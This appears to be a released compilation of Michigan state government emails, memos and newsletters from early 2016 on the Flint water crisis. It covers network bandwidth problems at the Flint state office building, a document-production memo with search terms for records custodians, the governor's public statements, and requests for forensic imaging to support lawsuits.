Complaints against a licensed builder may be filed with the Michigan Department of Licensing & Regulatory Affairs, Bureau of Commercial Services, Enforcement Division. Complaint filing instructions and complaint form available at online at: <http://www.michigan.gov/lara/0,4601,7-154-35299--,00.html>.

Those who suspect fraud are also encouraged to report it to the FEMA Disaster Fraud Hotline at 1-866-720-5721.

Other complaints may be filed with the Attorney General's Consumer Protection Division:

Consumer Protection Division

P.O. Box 30213

Lansing, MI 48909

517-373-1140

On this same topic, David and I had a conversation with the Governor's office after our post-EMT meeting this morning. They have agreed that as a general rule, before we do work on anything, it must be approved by the SEOC.

Further, they have agreed that if there is something urgent that the Governor or LG's office needs to get done prior to (or in lieu of) the SEOC approving it, these requests should all come in through me. Beth Clement was going to share this message with Gov's office and LG's office staff.

Procurement should have the new form up today for vendors to use as well. We can share that with you once it is working.

**Subject:** Flint Assistance Offers and SEOC

Per our discussion on Monday at the EMT meeting, Chris Christiansen has provided information on where to refer vendors looking to assist Flint and contact information for DTMB-SEOC. Please see below for the details.

- If you are contacted by a vendor that would like to provide donation for the Flint water problem, please direct them to [Flintdonations@michigan.gov](mailto:Flintdonations@michigan.gov)
- If you have any additional questions relating to the Flint issue please direct them to [DTMBECC@michigan.gov](mailto:DTMBECC@michigan.gov)

Thank you,

Chanda

Rock,  
I didn't receive an update until this morning. I do not have a firm date yet but until I get that we are looking at the middle to end of next week. Which is actually great considering there is circuit/router hardware replacement for this one as well as the software changes that need to be made. AT&T management is still pushing though and I will let you know as soon as I receive a firm date.

Thank you,

**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

**Subject:** Re: Request from SEOC

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.

The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

**Subject:** Re: Request from SEOC

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

AT&T told me yesterday when we meet that they were expecting the end of this week. Well it is Thursday and I still have not been asked to submit an RFC. ☹ I also just checked with Pierre who submitted the upgrade request for me and he hasn't heard anything either.

I am going to send another email right now to see if it will help. ☹

**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

**Subject:** Re: Request from SEOC

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.

The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

**Subject:** Re: Request from SEOC

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

**Subject:** RE: Request from SEOC

From the reports we saw last night the traffic was a mixture of Office 365, video streaming, Amazon and a couple of others. After some further investigation this morning it turns out there are 50 plus employees both State and Federal that will be at the location for the near foreseeable future.

The SOB has already jumped up over 80% utilization a couple of times this morning. The site currently has a 50mb AVPN circuit, I am going to contact AT&T to see about doubling it to 100mb and find out how quickly it can be completed. I will also continue to monitor the traffic patterns there.

If you have any questions please let me know.

Thank you,

**Subject:** Re: Request from SEOC

Another item to investigate, whether or not they are using a video VLAN/subnet allotted for that building. If we can get the data drop info, we can get the device on the proper IP segment and put the QoS to good use.

I suspect this was overlooked when the emergency stand-up happened on Monday.

Yup – you are overrunning the available bandwidth. Don't know what all they are doing there, but I'm sure it is critical. Since this is an AVPN circuit, you should be able to order additional bandwidth without hardware changes.

**Subject:** RE: Request from SEOC

From what we've heard the news conference was not held at the JIC. JIC is at the Flint office building and they were trying to live stream the news conference but it was slow.

The question Sgt. Ron Leix asked was could we increase bandwidth?

We've opened Remedy incident INC# 5877944 to track but it sounds like the JIC is a large increase in power users.

**Subject:** Re: Request from SEOC

The GOV office quickly stood up some staff this week in the Flint S.O.B. If the press conference was sourced from the Flint S.O.B. then they would use the network WAN circuit as the rest of the building.

My team has seen an increase in slowness tickets today. I have staff investigating if patches or SW pushes have been happening, along with looking for other factors to explain the slowness.

Diane,  
Are you able to have someone check on this resource request from JIC in Flint.  
I think Rich and Vicki must be out.  
Let me know.  
Thanks  
Rock

DTMB  
Custodians of Co...

**\*This attachment was updated 2/18/16**

\*See agenda below

**Requested By:**

DTMB Executive Staff

**Location:**

Ottawa Building  
Upper Level – Conference Room 4  
611 W. Ottawa Street  
Lansing, MI 48933

Call-in: 866-390-1828  
Access code: 1842654

**Security:**

Please have your State Employee ID showing at all times.

**Parking:**

Metered parking is available along Ottawa and Pine street.

**Briefing:**

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to produce, by a certain date, any documents containing certain search terms. In this meeting we will review instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Agenda**

- 1) Kickoff – Brom Stibitz, Chief Deputy Director
- 2) Why you are here – Jean Ingersoll, Interim Chief of Staff

- 3) What you need to do (February 22, 2016 deadline) – Jean
- 4) What will be done for you – Jean
- 5) What's next – Jean
- 6) Public Information Reminder – Caleb Buhs, Public Information Officer
- 7) Questions and Answers - Group

RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 17, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Microsoft 365 – Outlook (includes emails, calendar items) and OneDrive**

DTMB staff will centrally coordinate the Microsoft 365 search for all of DTMB's custodians. Therefore, DTMB's custodians *do not need to independently search any of their Microsoft 365 applications* for the search terms listed below.

**Network Drives**

Similar to the approach outlined above, DTMB staff will centrally coordinate the network drive search effort for all DTMB custodians. Custodians *do not* need to independently conduct a network drive search for the search terms below.

**Non-Network Drives – includes hard drives, desktop, and thumb/flash drives**

For all non-network drive types, ***each custodian will need to search every search term listed below in every non-network format, and move all relevant/related documents in to a network drive for collection. In order to move items to the network, you must be connected to the network.***

Start by conducting the search of all non-network drives, filling out the attached search term checklist as you go. If you need guidance as to how to perform this search, a step-by-step guide is included below in Appendix 1.

All relevant/responsive items that are produced as a result of your search need to be moved to a network drive. You can move your relevant/related documents to a network drive in whatever format the document is currently in. After the February 22, 2016, deadline, DTMB staff will access the network drives to collect the files.

### **Paper Files**

Review all applicable paper files. Scan any relevant/related documents, and save them to a network drive, as described above. If this is not possible, you may provide hard copies of documents to Jean Ingersoll in the Director's Office. These documents must be received in the Director's Office by February 22, 2016, and will not be returned to you.

### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

## Search Term Checklist

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. As a custodian, you are required to search and copy all items that you identify to a DTMB network drive, as described above.

Please complete your search no later than close of business on Monday, February 22, 2016. Relevant/related items from the past 10 years should be included.

You should search for *each term exactly as it is shown below, and include quotation marks around each separate word*. For example, "Legionnaire", "Legionella", or "Flint" would all go into search fields. After you complete a search term, check the box beside the term.

### Search Terms:

- |   |  |   |
|---|--|---|
| <input type="checkbox"/> "Legionnaire"                | <input type="checkbox"/> "Karegnondi"                | <input type="checkbox"/> "Pb" & "water" |
| <input type="checkbox"/> "Legionella"                 | <input type="checkbox"/> "Genesee County Health      | <input type="checkbox"/> "KWA"          |
| <input type="checkbox"/> "boil water order" & "Flint" | Department"  |   |
| <input type="checkbox"/> "coli" & "Flint"             | <input type="checkbox"/> "Flint" & "utilities"       |   |
| <input type="checkbox"/> "bacteria" & "Flint"         | <input type="checkbox"/> "Lead and Copper Rule"      |   |
| <input type="checkbox"/> "microb" & "Flint"           | <input type="checkbox"/> "Detroit Water and Sewerage |   |
| <input type="checkbox"/> "TTHM" & "Flint"             | Department" & "Flint"                                |   |
| <input type="checkbox"/> "Lead" & "Flint"             | <input type="checkbox"/> "DWSD" & "Flint"            |   |
| <input type="checkbox"/> "emergency" & "Flint"        | <input type="checkbox"/> "Flint River"               |   |

## APPENDIX 1 – Search Guidance

Regardless of what version of Windows you're using, each of them has a search feature built in called "Windows Explorer," you see it every time you open up a folder on a network drive, or on your own computer.



### Using the search function in windows 7

Since the majority of DTMB is on Windows 7, the examples below are on that operating system. If you click on windows Start button, you'll see the search box right next to it

► All Programs

Search programs and files



This example searches for the word FOIA. As you can see, the search yielded numerous documents including emails. Since DTMB is centrally collecting relevant emails and other Microsoft 365 items, we'll focus on just the documents.

You need to open each document to make sure that it's relevant. In this instance, the search brought up a DTMB Move form, but only because it has the word FOIA in the form. You'll notice that the words "See more results" appears at the bottom of the list. This means that the search turned up a lot more documents than what can easily be displayed. You must

click on the link to open Windows Explorer and reveal a comprehensive list, along with their locations.

As you can see from this example the search found 46 items. We can now select them all using the "Ctrl-A method", and copy them to a network drive.

RICK SNYDER  
GOVERNOR

STATE OF MICHIGAN  
DEPARTMENT OF TECHNOLOGY, MANAGEMENT & BUDGET  
LANSING

DAVID B. BEHEN  
DIRECTOR

February 18, 2016

**TO:** All DTMB Custodians of Correspondence Related to Flint

**FROM:** Jean Ingersoll, Interim Chief of Staff to David B. Behen, Director and CIO

**SUBJECT:** Flint Document Production – Search Terms and Guidance

In recent months, the State of Michigan has received a number of requests to produce documents related to the water emergency in Flint. You have been identified as a potential custodian of relevant/responsive correspondence and/or documents related to these requests. **As a custodian, you are required to produce any documents containing the search terms listed below, no later than Monday, February 22, 2016.** This memorandum contains detailed instructions for the process of identifying, compiling, scanning, and copying the necessary information.

**Microsoft 365 – Outlook (includes emails, calendar items) and OneDrive**

DTMB staff will centrally coordinate the Microsoft 365 search for all of DTMB's custodians. Therefore, DTMB's custodians *do not need to independently search any of their Microsoft 365 applications* for the search terms listed below.

**Network Drives**

Similar to the approach outlined above, DTMB staff will centrally coordinate the network drive search effort for all DTMB custodians. Custodians *do not* need to independently conduct a network drive search for the search terms below.

**Non-Network Drives – includes hard drives, desktop, and thumb/flash drives**

For all non-network drive types, ***each custodian will need to search every search term listed below in every non-network format, and move all relevant/related documents in to a network drive for collection. In order to move items to the network, you must be connected to the network.***

Start by conducting the search of all non-network drives, filling out the attached search term checklist as you go. If you need guidance as to how to perform this search, a step-by-step guide is included below in Appendix 1.

All relevant/responsive items that are produced as a result of your search need to be moved to a network drive. You can move your relevant/related documents to a network drive in whatever format the document is currently in. After the February 22, 2016, deadline, DTMB staff will access the network drives to collect the files.

### **Paper Files**

Review all applicable paper files. Scan any relevant/related documents, and save them to a network drive, as described above. If this is not possible, you may provide hard copies of documents to Jean Ingersoll in the Director's Office. These documents must be received in the Director's Office by February 22, 2016, and will not be returned to you.

### **Home Computer**

Any relevant e-mails or other documents on a personal computer also are subject to this request. Please check your personal computer for any e-mails or other documents relating to this search. If you discover any relevant/related documents, please include the phrase "personal computer" in the file name, and save them to the aforementioned network drive.

### **Conclusion**

Thank you for your cooperation in complying with this request. Should you have any questions, please contact Jean Ingersoll at 1-8844.

## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.

---

### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm

came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.

---

## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.

---

## Governor in USA Today: "I will fix this, and I mean it."

"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." [Click here to read the Governor's full op-ed.](#)

---

## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)

**Sent:** Friday, January 22, 2016 4:46 PM  
**To:** Reasner, Richard (DTMB)  
**Subject:** Flint Volunteer Efforts

Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

---

This e-mail was sent to [reasner@michigan.gov](mailto:reasner@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Reasner, Richard (DTMB)  
**Subject:** Contributing time, muscle and money

During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.

Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,

**Sent:** Wednesday, February 03, 2016 6:13 PM  
**To:** Reasner, Richard (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"

## Budget recommendation will include \$30 million request for Flint water bill repayments

When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.

Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly 65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking,

and washing your hands. Residents still would be responsible for paying the sewer portion of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."

[Click here to learn more about the budget request.](#)

We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). **[Click here to watch the video.](#)**

Rich,

One additional issue: We are also requesting information relating to cell phones. In other words, what tools / services / software can your division provide to assist us with the extraction of data from cell phones, such as text messages and photographs. Again, we need this information to assist GOV, DEQ, DHHS, and TREASURY in the civil lawsuits. Please contact Mike Marshall to discuss these issues; and please contact me with any questions or concerns.

We greatly appreciate your assistance!

Thank you,  
Andrew

**Importance:** High

Rich,

As a follow up to Mike's email, below, this pertains to the Flint water cases. In addition to MCS's ability to create forensic images of hard drives, we need to understanding what tools or services your division can provide to assist us with analysis of hard drives, recovery of deleted files, and filtering / export of user-generated files. Mike understands these issues much better than me. FYI – there may be an increase of requests to your division in connection with the Flint cases, at least with respect to imaging hard drives of departed / departing employees. The information and support we are seeking applies, not only to Mike's department (DEQ), but also for GOV, DHHS, and TREASURY, all of which have been named as defendants in civil lawsuits relating to Flint.

Thank you,  
Andrew

**Subject:** Forensic Images



Good morning,

Andrew has asked that I contact you in reference to the forensic images prepared already as well as the ones we will be requesting in the near future.

Are you available to speak sometime today? I am pretty booked until after lunch unless you think email will be sufficient.

## VIDEO: What Governor Snyder's FY17 budget means for Michigan



Gov. Rick Snyder's FY 2017 budget calls for critical investments for the Flint water crisis, statewide infrastructure and the Detroit Public Schools. The governor's recommendation also addresses the skyrocketing costs of specialty medications that Michigan residents depend on for better health outcomes.



This budget also stays committed to the Governor's core statewide priorities of education, talent and economic development, health and human services, and public safety.

The proposed FY 2017 budget makes key investments to strengthen the state for all of Michigan's families. [Click here to learn more about the top 6 takeaways from the](#)

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB’s effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard “search terms” which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz

## VIDEO: How volunteers are helping Flint

Volunteers at the Food Bank of Eastern Michigan are working hard to collect donations in order to help the families of Flint. Last Thursday, Governor Snyder visited with the many dedicated volunteers and helped sort cans of food.



Good nutrition is critically important for Flint's children. Foods that are high in calcium, vitamin C, and iron can help limit the effects of lead exposure. To donate or volunteer at the Food Bank of Eastern Michigan, visit [www.fbem.org](http://www.fbem.org).

Click [here](#) to watch the video and learn more about how the Food Bank of Eastern Michigan is helping Flint's families.

**Subject:** The Gov. Snyder's Budget Proposal

Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
DTMB Header 9/22/15

Good morning everyone. I hope everyone had a great holiday weekend.

I had the good fortune to travel to Marquette on Monday with Chad Laidlaw, DTMB's policy and planning analyst, to meet with city, business and university leaders and to address the Economic Club of Marquette. I told them about the many things DTMB does, placing special emphasis on our work in mobility and cybersecurity. Marquette is really developing and making its mark as an innovative and entrepreneurial community.

Now work.

